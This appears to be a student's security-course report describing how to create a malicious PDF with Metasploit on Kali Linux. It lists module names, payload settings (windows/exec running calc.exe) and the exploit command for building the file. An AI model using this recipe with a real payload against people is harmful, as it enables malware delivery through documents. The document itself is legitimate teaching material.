Malicious PDF File Creation - No. 11

Goal: 1) Creating (red team) and 2) Analyzing (blue team) a malicious PDF

Cautions: PLEASE HANDLE MALICIOUS FILES WITH CARE. DO NOT CLICK ON OR EXECUTE THEM. YOU NEED TO CREATE OR DOWNLOAD THEM INTO YOUR MINI-VIRTUAL LAB AND ANALYZE THEM THERE WITHOUT EXECUTING THEM.


Report for Assignment 1 stage 1. I.e., creating a malicious PDF file using the Kalli Linux Metasploit too

Stage 1.
Deliverable: A malicious PDF file and a separate documentation file explaining how you created the pdf file along with some snapshots and also the secret code you have embedded into the shellcode. You may need to zip the pdf file and create a password for unzipping it (share the password in your documentation) so the browsers cannot open it

Set up for Virtual box and Kali Linux

Installation of Virtual box on the system (Windows 10).
Configuration is as follows:

1. Guide to install virtual box:
   https://www.virtualbox.org/wiki/Downloads
2. Installation of Kali Linux:
   https://www.kali.org/
   Configuration is as follows:




Steps for creating the malicious PDF:

1.Using Metasploit Framework through cmd line interface.


Use msfconsole command to start the metasploit console.

$msfconsole



2.Using the following command we can insert the payload to the malicious pdf :

Use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs



Below command to inject utilprintf payload into the pdf:

Use exploit/windows/fileformat/adobe_utilprintf

Now to set the file name to malicious.pdf use the following command:


Set FILENAME malicious.pdf

To send the payload to the malicious pdf, the following command is used:


Set PAYLOAD windows/exec

Use the below command which opens the file as a calculator:

Set CMD calc.exe



Now the pdf is created by executing the command : exploit
and saved as malicious.pdf in the location : home/kali/.msfr4/local/malicious.pdf



Now we have zipped the malicious.pdf and have the password to Sankar.